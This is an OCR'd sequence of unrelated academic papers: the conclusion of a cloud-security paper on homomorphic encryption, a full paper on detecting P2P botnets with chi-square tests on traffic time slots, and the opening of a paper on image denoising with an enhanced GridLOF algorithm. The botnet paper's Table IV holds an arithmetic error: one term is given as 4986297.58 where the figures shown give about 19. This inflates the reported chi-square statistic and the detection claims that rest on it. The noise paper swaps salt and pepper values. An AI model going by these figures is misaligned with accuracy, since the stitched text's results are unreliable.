

Fig. 6. Graph for Paillier.



Fig. 7. Graph for modified Paillier.

IX. Conclusion and Future Work

Cloud computing is the most recent development in online computing. Because storage and computing services are provided in clouds at very low cost, Cloud computing is becoming very popular. The article provided a broad description of literature covering security aspects of cloud computing. Our study indicates that Security and Privacy are the major issues that are compulsory to be countered. This document has addressed several security approaches to overcome the issues in security in cloud computing. Various real world examples illustrating attacks in cloud computing were discussed. The purpose of the paper was to study and investigate the principal of Homomorphic mechanisms to provide security. For future enhancements, efforts are being made to build up a Multicloud architecture as an efficient scheme that can provide security using Homomorphic schemes.

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Multivariate Statistical Analysis on Anomaly P2P Botnets Detection

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***Abstract*—Botnets population is rapidly growing and they become a huge threat on the Internet. Botnets has been declared as Advanced Malware (AM) and Advanced Persistent Threat (APT) listed attacks which is able to manipulate advanced technology where the intricacy of threats need for continuous detection and protection. These attacks will be almost exclusive for financial gain. P2P botnets act as bots that use P2P technology to accomplish certain tasks. The evolution of P2P technology had generated P2P botnets to become more resilient and robust than centralized botnets. This poses a big challenge on detection and defences. In order to detect these botnets, a complete flow analysis is necessary. In this paper, we proposed anomaly detection through chi-square multivariate statistical analysis which currently focuses on time duration and time slot. This particular time is considered to identify the existence of botserver. We foiled both of host level and network level to make coordination within a P2P botnets and the malicious behaviour each bot exhibits for making detection decisions. The statistical approach result show a high detection accuracy and low false positive that make it as one of the promising approach to reveal botserver.**

***Keywords*—P2P botnets; anomaly-based; chi-square; multivariate; statistical-based**

I. Introduction

The researches on botnets and P2P botnets evolution are vital to determine its evolvement in various perspectives. These finding related to its technology evolving and complexity from year to year. In [1] author has stated that as the time passing, botnets is also built with stronger techniques to perform attacks on a large scale. Significantly, this research bridged important relationship with botnets technology as depicted in Fig. 1 where early emergence of P2P botnets existence in year 2002 and rapidly growth until now with more robust, complicated and flexible P2P botnets.

Previous works show that several issues related on P2P botnets remained unexplored. As public know that the botnets is an emergent threat to computer network worldwide. In addition, P2P botnets posed with abnormal behaviors it affected to network operation and network security. Botnets employs fast-flux domain technology that widely adopted by bots servers to improve the productivity of botnets in real time [3], [4]. The fast-flux uses multiple IP address assigned to it that hidden behind a single server. These IP address are swapped in and out of flux with extreme frequency and very short time-to-live (TTL). These technique change the mapping of domain name to different bots with constant shifting that give the attackers additional strength to thwart down the bots servers and obscure their true origin [5]. Mean, it will allow bots to utilize a shifting number of bots servers and effectively hides the botnets attacks from being detected.

In the context of the botnets, fast-flux refers to the strategy of hiding their bots servers to protect botnets communication [6]. In fact, fast-flux is used to obfuscate the specific server involves in their cyber-attack criminal. Besides that, time of attack would be different and continuously changing that make recognition pattern of P2P botnets traffic become difficult. The inconsistency of time attack makes the detection of P2P botnets through time slot trickier and harder. That makes the detection through time slot is not an option and less preferred for previous frameworks. Unfortunately, the bots servers need to be traced and shut down to make sure the P2P botnets stop spreading their communication in a particular time. Taking down the bots servers technically disallowed the P2P botnets launch the attack. Hence, the revelation of bots server is important to deal with P2P botnets attack. Up to now, current P2P botnets detection framework unable to identify and reveal source of real P2P bots server [7]. To address this gap in understanding, the correlation on incoming packet through both of host traffic and network traffic is needed by tracking those P2P botnets in particular time slot. An exact detection framework that able to detect the P2P botnets in real time is extremely needed. So that, our paper enhances a comprehensive P2P detection framework that able to detect the P2P botnets in particular time slot effectively. The distinct P2P botnets across multiple hidden bots server will be identifying using multivariate statistical measurement in particular time slot.



Fig. 1. Timeline of botnets evolution [2].

TABLE I. EVOLUTION OF BOTNETS GENERATION LANDSCAPE

Botnets Generation	Application-based	Types of botnets
1st Generation (1988 - 1998)	IRC-based Centralized C&C Server	GM, GT-Bot, GD-Bot, SD-Bot, Ago-Bot, Spy-Bot, Eggdrop
2nd Generation (1999 - 2001)	IRC-based P2P-based	Pretty Park, Slapper, Gao-Bot
3rd Generation (2002 - 2011)	HTTP-based P2P-based	Sinit, Pha-Bot, Spamthru, Nugache, Peacomm (Storm), Web-based C&C, Black Energy, Bobax, Torping, MyTob, Spyeye, Kraken, Srizbil, Pushdo, Cyber-Bot, BlackSunRAT, Rustock, Coreflood, Zeus, Waledac, Spamit, Bredolab, McColo, Mariposa, Conficker
4th Generation (2012 - now)	P2P-based Hybrid-based Encrypted Communication	Koobface, Kelihos, Grum

The botnets evolvement as clarified by [2], [8] on application based can be simplified as Table I. So in near future, the combination of HTTP and P2P protocols used botnets known as hybrid P2P botnets may be arise with stronger asymmetric cryptography, stronger encryption and private key usage for communication between bots. This integrated P2P architecture provides robust network connectivity, individualized encryption and control traffic dispersion, limited botnets exposure by each captured bot and easy monitoring and recovery by its Botmaster which are hardly traceable compared to other existing botnets in current and in future.

Thus, P2P is not a panacea yet. While this area of tackling on P2P botnets offers great potential and promise, there are still many challenges need to be addressed before the full potential can be realized. P2P botnets dominating most of security problems where the exactly solution and effective detection remain mystery. This security problems become endless challenged for researchers to explore and investigate these issues. Standing on open concept, the P2P ideology of openness and sharing makes these security issues more acute to be handled. By allowing other nodes to access a node's content/service, the node becomes more vulnerable to be attacked in that situation where it acts only as a client. Similarly, many nodes that used to transfer messages had causing the network being more vulnerable to denial-of-service (DoS) attacks. So, it is relatively easy for any malicious node to flood the network with queries. The attacks are harder to detect especially at the application level.

The rest of paper is organized as follows. In Section II, we provide details background on the anomaly-based detection using chi-square multivariate statistical concept. Section III will describe the methodology of overall signature detection process. Next, Section IV will provide details detection module of our proposed P2P botnets chi-square multivariate statistical detection analysis with details results and discussion. Finally, our paper is concluded in Section V.

II. BACKGROUND

Anomaly intrusion detection is able to detect intrusive behaviours according to deviant behaviours and use situation of computer resources. It makes an attempt to describe acceptable behavioural characteristics with quantitative method, to differentiate abnormal and potential intrusive behaviours [9]. However, intrusive activities are not always in agreement with abnormal activities. What anomaly intrusion detection needs to do is to construct abnormal activity set and find out intrusive activity subset therein. Bearing no relation to the system, anomaly intrusion detection has comparatively high universality, and may be able to detect new and unknown attack methods never occurring before as mentioned by [9], [10]. Based on these strengths, this research has considered applying the statistical test in multivariate model with processing the chi-square as an anomaly-based detection. The next sub-section will describe the statistical test used in this research.

The statistical test is included in anomaly-based of Intrusion Detection System (IDS). According to the [11] stated that anomaly detection using statistics will observes the activity of subjects and generate profiles to represent their behaviour. The anomaly-based detection modelled by comparing the data to normal patterns using statistical method that deviates from normal activity [12]. As network events are processed, the system updates the current profiles and periodically calculates an anomaly score by comparing the current profile with stored profile using a function of abnormality. If anomaly score is higher than a targeted threshold, a system is generates the alert as detected. Besides that, the statistical tests are not require labelled data and allowed for zero-day attack detection [13].

Moreover, the statistical anomaly modelling is regularly performed with one of following models which are Operational model or Threshold Metric, Markov Process Model or Marker model, Statistical Moments or Mean and Standard Deviation Model, Multivariate Model and Time Series Model [14]. According to the various researches that have been carried out, each of the technique has performed dissimilarly in different environments and scenarios. Furthermore, [14] had recommended choosing the multivariate models because it can deal with huge amount of network data that possibly changed its behaviours over time, enough resources for computations and the higher security level. Multivariate models are the appropriate choice since they produce better results with less false alarm rate as compared to mean and standard deviation model. Hence, this multivariate model is recommended for host based data and network traffic data, since the bulk of data to be tested is huge. Indeed, in case of distributed attacks, this model can prove to be a very promising technique.

Theoretically, the Intrusion Detection System (IDS) deals with a huge amount of high dimensional data and have a large numbers of behaviour and a high frequency of events occurrence. Multivariate models can be applied for multiple behaviours to measure the suitability towards many intrusions contained multiple subjects and events. Subsequently, multivariate models also considered the correlations between two or more metrics [15]. Thus, a multivariate anomaly detection technique is required for intrusion detection. Otherwise, the IDS also demands on a minimum delay of processing for every event as an early detection for intrusions. Chi-square statistic is a good candidate for intrusion detection in multivariate statistical models with low computation cost. Chi square worked as multivariate but it owned property of robustness that can overcome the IDS problems. Practically, chi square is used to examine the differences between the observed and expected pattern data. It is a goodness-of-fit test that applied to bin data where the data placed into classes. The testing result from [16] has demonstrated the reliable and robust intrusion detection performance of the chi-square technique. They are also highly recommended the deployment of the chi-square technique in IDSs. Due to its good feedback and potential, thus, this research will applied the multivariate in chi-square technique as statistical test to detect the unknown attack in P2P botnets.

The chi-square (x^2) test is used to verify the difference between the measurement and the expected distribution [17]. Furthermore, chi-square test is detected the significant association between two categories of variables [18]. The strength of association between two variables can be tested with developing the hypotheses. In line with that, the chi-square test is defined by the hypothesis that contained with null hypothesis and alternatives hypothesis. There are two rival hypotheses that related with each other. The null hypothesis is tested for possible rejections under an assumption this is going true while, the alternative hypothesis is tested to be accepted and declared as false. The simple hypothesis can be as:

H_0 = This data follow a specific distribution.

H_1 = This data do not follow a specific distribution.

Beside using the classification table in data mining test and signature identification, the chi-square statistical test has been used to indicate whether the parameters can detect the unknown attack or not in the final result. Therefore, the chi-square has been chosen as one of the test that used as the P2P botnets detection in this research. According to [18] and [19], the chi-square formulation of calculation is defined as (1).

$$x^2 = \sum (O_t - E_i)^2 / E_t \qquad (1)$$

Where, O_t is the observed frequency for bin *i* and

E_i is the expected frequency for bin *i* and

E_t is expected frequency

III. Methodology

Even though the signature-based detection has been completely done but, several of undetectable P2P botnets are noticeably existed. This situation happens due to the capability of signature-based where it can only detecting the known attack instead of the unknown attack. Standing on the fact, the anomaly-based detection is alternately necessary to conquer this problem. The integration of signature-based and anomaly-based are technically complement of each other weaknesses. As a result, this research presents an anomaly detection technique based on the chi-square statistic. In this case, if the pattern is not recognized in the signature-based, then it will be processed through raise an "anomaly" alarm that allowed as second detection for the unknown intrusion events. This technique is tested for defining its performance in distinguishing normal events from intrusive events in each variant. The study also reveals that the multivariate statistical technique based on the chi-square test statistic as illustrates in Fig. 2 indicates the intrusive events are detected as unknown attack.

> Statistical tests as an approach in anomaly-based indicate the evaluation on anomalous traffic volume that act as second detection for the unknown intrusion events
> [1] Determine categories of packets
> [2] Let time slot = T13 and attributes = TCP Flag
> [3] Calculate statistics of packets distribution, let it with $X^2 = \sum (O-E)^2/E$
> [4] Exit

Fig. 2. Statistical test detection.

Primarily, for this research, the chi-square statistical test is based on the parameters in the P2P botnets behaviours which detected in integrated analyser module and integrated analysis module. The statistical test is conducted with the discrete of mathematical calculation in the chi-square value. In term of parameters, the TCP Flags and ICMP Flood have been added to use in this research. Both of these parameters are still relevant to be used in this research because the analysis result shown that the behaviours are suitable for this research. The other parameters also has been added in this test including Remote Address Attack, MITM Attack and Poisoning Attack. In order to capitalize on verifying the presence of attacks, the chi-square test calculation has been used which previously applied by [19]. Positively, this research is exploring the power of chi-square statistic to detect the anomalous network activities that appropriately related to the dataset of this research. In overall, [19] was more concentrated to anomaly-based in their detection system compares to this research where the anomaly-based concerned as one of the element that complementary to signature-based. For that, this research increases the power of detection whereby the anomalous volumes of P2P traffic are competently detected. The power of detection technically contributes by the integrated approach that gives extra advantage to this research. Moreover, the detection rate also has been increase through this integrated approach. Thus, this research absolutely defeat previous research [19] where both known and unknown attack have been successfully detected compare to their detection system that only detects unknown attack.

Strengthen to the advantages and unique, chi-square statistic being a good test for detecting the intrusions. In [19], author has successfully proved in their research where chi-square is qualified for the statistical testing to detect various attacks in network activities. In depth, they confirmed that chi square test is suitable with denial-of-service attack and flooding attack. This situation proves that their detection system was more concentrated on the TCP flag and flooding attack. Oppositely on this research, where the priority also stresses on the Remote address attack, MITM and Poisoning attack that happened on P2P botnets. The different of detections give an extra promotion for this research to cover up the limitation on previous research. Furthermore, across to the difference of familiarity, this research differently concentrates on mathematical calculation of chi square formula instead of [19] focused on developing java script coding. By conducting the similar pattern attack as [19], this research had successful get the detection result of attack through the mathematical calculation. The mathematical calculation s exactly acceptable to be used for this research because it can achieve a positive result on detecting the attack. In fact, the testing had shown 100% of intrusion capable to be identified whereby completely defeats the previous research.

Otherwise, the main feature in chi-square statistical test calculation is using time distribution known as time slot. The used of time slot is also referring to previous research by [19] which proved this feature is significant to detect unknown attack. Time slot is used an interval time together with an event counter or resource measure, and take into account the order and the inter-arrival times of the observations as well as their values. Thus, the observed traffic for instance will be labelled as abnormal if its probability of occurrence is parallel with hypothesis at a given time [15]. The process flow for the statistical test is illustrated in Fig. 3. The statistical test is starts with the data inputs from captured P2P botnets dataset. The data preparation has been done with converting the dataset from PCAP file format to CSV data format with selected attributes. All of unnecessary data is eradicated and only useful attributes or behaviours are extracted from PCAP format to CSV format. The selected attributes or behaviours are concerning on TCP Flags, ICMP Flood, Remote Address Attack, MITM Attack and Poisoning Attack. Only the significant information will be processed in the packet and other information from the packets are removed. For this stage, five probabilistic of attributes or behaviours have their own significant information have been categorized as:

1) *TCP Flags*: TCP packets are categorized in three categories which are SYN, RST/ACK, FIN/ACK.

2) *Remote Address Attack*: A list of IP addresses that detected as C&C server.

3) *MITM Attack and Poisoning Attack*: Frequently occur and trusted as an attack.

4) *ICMP Flood*: The flooding will be calculated together with every attack as listed above.

Following by that, these attributes or behaviours are distributed with three main columns where the first column contained the time slot during connection occurs, the second column contained the categories of attributes and behaviours, and the last column will total out the average per second. The distribution is saved in CSV data store as an observed data entries in chi-square statistics. Then, the CSV format is manipulated through mathematical calculation in chi-square value that manually done. In this phase, the selected attributes or behaviours are analysed. After the chi-square calculation is performed, this chi-square value is passed to the decision and conclusion of intrusions. In decision phase the chi-square calculated value is compared with chi-square tabulated value, which is also called critical value [20]. The intrusions will officially declare as occurred when the chi-square calculated value is greater than critical value and vice versa. As a matter of fact, [21] stated that the large difference between the observed and expected frequencies is an intrusion. Thus, the principal step in anomaly-based technique faced with the problem of detecting unknown botnets through show existence of bots in the network. Anomaly-based technique also has the extra capabilities in terms of reducing false negative alert and detecting multistep attack [22]. Nevertheless, it cannot reduce the false positive alert which can only be reduced by using signature-based technique. Hence, this has given an implication that there are complement each other weaknesses. The fully results are briefly discusses in the next section.



Fig. 3. Process flow of statistical test.

IV. Result and Discussion

The calculation of the statistical approach has been performed by using the time slot as a parameter. Technically, the calculation has been done through five probabilistic attributes or behaviours: TCP Flags, Remote Address Attack, MITM and Poisoning Attack and ICMP Flood that obtained from the analysis part in Chapter Four. The classification of attack and the selection of attributes for each variant determined through the tremendous anomalous volume on dataset. In this research, the calculation will only be done at the first and final time slot whereby the rest of other time slot between the first and final are ignored.

The calculation for first and final time slot has been done to determine the started and ended of location of the attacks happen. In this case, if the final time slot contained the attack, it meant that the attack happened from the beginning until the end of time slot. However, if the final time slot is clean from the attacks, the calculation will moving to the time slot before the last one. This calculation is repeated orderly. Table II shows the numbers of packet average per seconds for Palevo variant based on categories TCP flag set and ICMP packet. This dataset are detected in seven time slots by the existence of TCP flags activities at that time. The TCP flags sets are involved the TCP SYN/ACK, TCP RST/ACK and TCP FIN/ACK.

TABLE II. TIME DISTRIBUTION IN PALEVO DATASET

Time Slot	Categories and No. of Packets Average Per Seconds				Total
	TCP SYN/ACK	TCP RST/ACK	TCP FIN/ACK	ICMP	
31243-31251	24197.28	24197.97	24197.97	24199.22	96792.44
31254-31257	24198.00	24198.27	24198.29	24450.97	97045.53
31414-31416	24202.42	24202.42	24202.72	24750.96	97358.52
55285-55287	41018.23	41018.23	41018.23	41018.18	164072.86
55288-55292	41018.23	41018.75	41018.75	41019.30	164075.03
55293-55298	41018.75	41019.30	41019.30	41020.80	164078.15
55300-70810	41019.30	47078.56	58660.36	58950.20	205708.42

The first calculation in chi-square statistical test is entailed by the average of packets per second and relative frequencies as tabulated in Table III. The average of packets per second are derived from Table II with calculating the total of each category dividing with number of categories. Then, the relative frequencies can be easily calculated as dividing the total number of average packets per second by the total average packets per second for each category.

TABLE III. AVERAGE PACKET DISTRIBUTION AND RELATIVE FREQUENCIES IN PALEVO DATASET

Categories	No. of Average packets per second	Categories	Relative Frequencies
SYN/ACK	236672.21	SYN/ACK	0.24
RST/ACK	242733.49	RST/ACK	0.25
FIN/ACK	254315.61	FIN/ACK	0.25
ICMP	255409.62	ICMP	0.26
Total	989130.95	Total	1

Before continuing to the next chi-square statistical calculation, the main hypothesis that need to derive in this test are:

H_0= The first and last Time Slot has the specified distribution or there is no intrusion, and

H_1= The first and last Time Slot does not has the specified distribution or there is an intrusion

The observed values and x^2 test calculation for the first and last time slot is defined respectively are shown in Tables IV and V. From these two tables, the x^2 goodness-of-test statistic calculation to be:

$x^2 = \sum (O - E)^2 / E = 4986377.62$ and 2865.95

Let assume that the hypothesis test is performed at 5% significance level so ($\alpha = 0.05$). There are four types of categories within in the test, so k = 4 and the degree of freedom becomes as df = 4 - 1 = 3. Then, this research diligently check the chi-square table in Appendix E, with α = 0.05 and df = 3, the chi-square tabulated value are 7.82. As a result, let do the significant comparison here where the chi-square tabulated value = $x^2_{0.05}$ = 7.82 and chi-square calculated value = x^2 = 4986377.62 and 2865.95. Hence, the chi-square calculated value is greater than chi-square tabulated value, so the null hypothesis H_0 is rejected and the H_1 is accepted. It means that there is an intrusion or anomaly in the Palevo dataset at the first and last time slot. This research has defined the differences between observed and expected frequencies. So, it can be concluded that there is TCP flags set attack in the Palevo dataset. The statistical approach that applies in anomaly-based detection has proved that the undetectable P2P botnets in signature-based module can be detected through this approach. The result in Table VI shows the P2P botnets can be detected effectively in the anomaly-based rather than signature-based result. The false negative concerns as the undetectable numbers of attack that fail to be detected in signature-based module. This situation happened when the unknown attack has been detected normal. Significantly, the unknown attack is tackles by conducting the anomaly-based detection whereby the chi-square statistical test with multivariate process has been performed. The classification of attack that has been selected through the tremendous anomalous volume on the dataset which alerting of P2P botnets symptom.

TABLE IV. COMPUTATION OF CHI-SQUARE TEST STATISTIC FOR THE FIRST TIME SLOT IN PALEVO DATASET

Time Slots	Categories	Relative Frequencies (f)	Observed Frequencies (O)	Expected Frequencies (E=n*f)	(O - E)	(O-E)2	(O-E)2/E
31243-31251	SYN/ ACK	0.24	24197.28	23159.80	1037.47	1076362.89	46.48
	RST/ACK	0.25	24197.96	23752.93	445.029	198051.07	8.33
	FIN/ ACK	0.25	24197.97	24886.31	-688.34	1.24091E+1	4986297.58
	ICMP	0.26	24199.21	24993.37	-794.15	630688.11	25.23
	Total	1	96792.43				**4986377.62**

TABLE V. COMPUTATION OF CHI-SQUARE TEST STATISTIC FOR THE LAST TIME SLOT IN PALEVO DATASET

Time Slots	**Categories**	**Relative Frequencies (f)**	**Observed Frequencies (O)**	**Expected Frequencies (E=n*f)**	**(O - E)**	**(O-E)2**	**(O-E)2/E**
55300-70810	SYN/ ACK	0.24	41019.29	49220.44	-8201.14	67258833.47	1366.48
	RST/ ACK	0.25	47078.55	50481.00	-3402.44	11576634.01	229.32
	FIN/ ACK	0.25	58660.35	52889. 72	5770.63	33300225.67	629.62
	ICMP	0.26	58950.20	53117.24	5832.95	34023406.29	640.53
	Total	1	205708.42				**2865.95**

TABLE VI. THE INTEGRATION OF SIGNATURE-BASED AND ANOMALY-BASED DETECTION RESULT

Variant	**False Negative (Undetectable) in Signature-based**	**Successful detected in Anomaly-based**
Allaple.L	2	6
RBot	6	8
Palevo	3	7
Srvcp	2	6

Additionally, the result shows that detection not only capable to identify the undetectable value in signature-based but also the statistical test able to detect more than predictable value in anomaly-based. This outcome demonstrates that the others unknown attack also has been successful detected. The incremental of the effectiveness towards the integration of detection techniques known as integrated technique with the integrated approach help on boosting the detection values. At the same time, the integrated technique with the integrated approach will complementary the weakness and integrate the best result. Other than that, result proves that the correlation between anomaly-based and signature-based are essentially needed and relevantly to be used in detecting the P2P botnets.

V. CONCLUSION

Currently, the technique or approach that has been chosen by most of researchers are not comprehensive enough because they cannot reveal the botserver in specific time. But, this study presents a statistical approach in order to detect existence botserver in specific time manner. The proposed anomaly detection module is based on chi-square multivariate analysis. The result show that the proposed detection module have high detection accuracy with ability to detect some unknown P2P botnets and produce a high detection rate with low false alarm rate. Hence, the developing detection module based on anomaly-based has been the most promising approach to fight against botnets threat by take down the real botserver.

The further research can be covered on different parameter and technique by increasing the accurate of detection.

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Image noise Detection and Removal based on Enhanced GridLOF Algorithm

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***Abstract*—Image noise removal is a major task in image processing where noise can harness any information inferred from the image especially when the noise level is high. Although there exists many outlier detection approaches used for this task, more enhancements are needed to achieve better performance specifically in terms of time. This paper proposes a new algorithm to detect and remove noise from images depending on an enhanced version of GridLOF algorithm. The enhancement aims to reduce the time and complexity of the algorithm while attaining comparable accuracy. Simulation results on a set of different images proved that proposed algorithm achieves the standard accuracy.**

Keywords—Outlier detection; image noise removal; LOF; GridLOF

I. Introduction

Image noise removal is one of the low level image processing operations with efficient noise removal is defined as the first step in image processing applications as all tasks are dependent on the efficiency of the noise removal [1], [2]. However, this is a very challenging task as noise removal algorithms should preserve useful information in the image while removing noise.

Outlier detection is the process of identifying data items or points that do not agree with an expected pattern or other items in a dataset (outliers) [3]. The importance of outlier detection derives from the fact that the deduced data might be translated into actionable information. This actionable information can be used in many applications. These applications include but not restricted to fraud detection for credit cards [4], control systems [5], medical research, parallel software applications [6], steganalysis in image sharing applications [7], intelligent transportation system, wireless sensor networks[8, 9], and human skin detection[10]. Outlier detection methods can be classified into three categories [3], [11], [12]: statistical methods, proximity-based methods, and clustering-based methods. There are two types of proximity-based outlier detection methods: distance-based and density-based methods.

The local outlier factor (LOF) is considered as the most common density-based outlier detection [13], [14]. LOF as proposed in [15] focuses on the relative density of a data item against its neighbors. For each data item, relative density is used to calculate probability of being an outlier which called the local outlier factor (LOF). Although there are many research efforts in the literature on simplifying and enhancing the LOF algorithm [16]-[18], more enhancements need to be done to deal with big data. LOF', LOF'', and Grid LOF [19], enhanced GridLOF [20] and FastLOF [21] are examples of these efforts.

Many researches [4], [6], [7] are interested in detecting noise in the image with the aim to save image's useful information. According to this, the noise in the image (outlier) is determined before applying the filter to these pixels (i.e. outliers) only. Thus, the image's useful information is not harmed.

This paper proposes a new noise detection and removal algorithm to eliminate noise from images using an enhancement version of GridLOF introduced in [20]. The proposed algorithm is able to detect the noise correctly with better accuracy than GridLOF and in lower time and complexity.

The rest of the paper is organized as follows. Section 2 provides the related work about image filters. Details of our algorithm are introduced in Section 3. Section 4 describes the simulation results and provides an analytical discussion on the quality of our proposed method. Finally, Section 5 introduces conclusions and future work.

II. Related Work

Most research working on removing noise from images depends on filters, such as standard median filter [22], [23], weighted median filter [23]-[25] and adaptive median filter [23], [26]. Some research worked based on modern methods such as non-LocalMean based methods [27], [28], PDE based methods [29], [30]. All of these filters change the values of both noisy and non-noisy pixels. Thus, researchers started to depend on fuzzy notion such as the work introduced in [31] which proposed an algorithm to remove noise depending on a fuzzy impulse detection technique with a better ability to detect noisy pixels without previous training. Also, in [32] a neuro-fuzzy operator is proposed based on two adaptive NF filter with a post-processor. Normal filters use the same filter for all pixels in the image which not only fixes the noisy pixels, but also it distorts the right pixels.

Towards enhancing LOF algorithm, many efforts have been seen in the literature. Kernel Density-Based Local Outlier Factor (KLOF) is an outlier detection algorithm which is based on LOF [33]. In [34], a hierarchical framework approximated LOF is used for effective outlier detection. Also, an enhanced approach for LOF is proposed to be used for data mining purposes in [35]. The complexity of finding the nearest neighbors in LOF algorithm is $O(N^2)$ where the difficulty of the algorithm itself is $O(N)$. Thus, many researchers tried to skip the step of finding the nearest data point in the LOF algorithm. In this path, LOF', LOF", and GridLOF have been proposed in [19].

GridLOF is the most resourceful and adaptive algorithm in calculating LOF value for each of the data objects in the dataset. GridLOF algorithm also increases accuracy as it avoids some false identification that may occur in LOF. FastLOF has also been proposed in [21] to speed up the LOF computation. This is done by randomly dividing the dataset into groups. For each group, LOF is calculated and the point with LOF value greater than the defined threshold is identified (the threshold is initially selected between 1.0 and 2.0). This process is repeated to find better neighbors.

Although, FastLOF algorithm [21] can get outliers in any dataset, it cannot get all neighbors of a point as the data sets are divided randomly into groups. For this purpose an enhanced version of GridLOF algorithm is proposed by us in an earlier work in [20]. The enhanced GridLOF outperforms GridLOF algorithm in terms of speed while achieving the same accuracy of GridLOF algorithm by simplifying the step of finding the nearest neighbors nodes that is the major bottleneck in GridLOF algorithm [19].

In [36], an algorithm is proposed to deal with the noisy image as a data that has some outliers (noise). According to this, the noise in the image (outlier) is determined before applying the filter to these pixels (i.e. outliers) only, in this way, the image's useful information is preserved. In this algorithm, the LOF is used for the whole image window by window to detect the outlier pixels as shown in Fig. 1 [36].

Fig. 1 shows Lena's image containing salt and pepper noise. On the right side of the figure, a window is taken and magnified from the image which shows two pixels noise; the first pixel with value 255 (white pixel) represents a pepper noise and the second pixel with value 0 (black pixel) represents a salt noise. The LOF values of pixels are computed (at the bottom left part of the figure) in this window that range from 0.9 up to 2.9 for the normal pixels while the noise pixels have very high LOF values; 20.7 for the white pixel and 29.1 for the black pixel. This idea is used to detect them as noise pixels where their LOF values are very high compared to the normal pixels.



Fig. 1. Detecting outlier points window by window [32].

III. PROPOSED APPROACH

In the same direction of the work introduced in [31], [32], [36], a new algorithm is proposed in this paper, which detects noise pixels in the image using the proposed enhanced GridLOF in [20] before applying the noise removal approaches on it. The important merit of the proposed algorithm is that the enhanced GridLOF is applied on all of the image pixels at the same time and not window by window as in [36]. In this way, all the points will be subject to the detection process all at once which is more accurate and realistic as the image is a single unit and the data within it is homogenous.

Fig. 2 shows a noisy gray image (football image) and its color values of the pixels. The image has salt and pepper noise where noise pixels have values 0 and 255 for pepper and salt, respectively. These noisy pixels are thus outliers to the original image data. These outliers marked by circles in the right side of Fig. 2 must be detected before using a noise removal algorithm so as to correct their values only.

The steps of Local outlier factor (LOF) proposed in [15] can be summarized as follows:

1) For each object p in the dataset, find k-nearest neighbours.

2) For each object p in the dataset, calculate k-distance.

3) For each object p in the dataset, calculate reachability distance with his k-nearest neighbors:

$$\mathrm{reach}-\mathrm{dist}_k(p,o) = \max\big(k-\mathrm{distance}(o), d(p,o)\big) \quad (1)$$

Where, d(p, o) is the distance between object p and its neighbor object o

4) For each object p in the dataset, calculate local reachability density:

$$\mathrm{lrd}_{MinPts}(p) = \frac{1}{\left[\frac{\sum_{o\in N_{MinPts}(p)} \mathrm{reach}-\mathrm{dist}_{MinPts}(p,o)}{|N_{MinPts}(p)|}\right]} \quad (2)$$

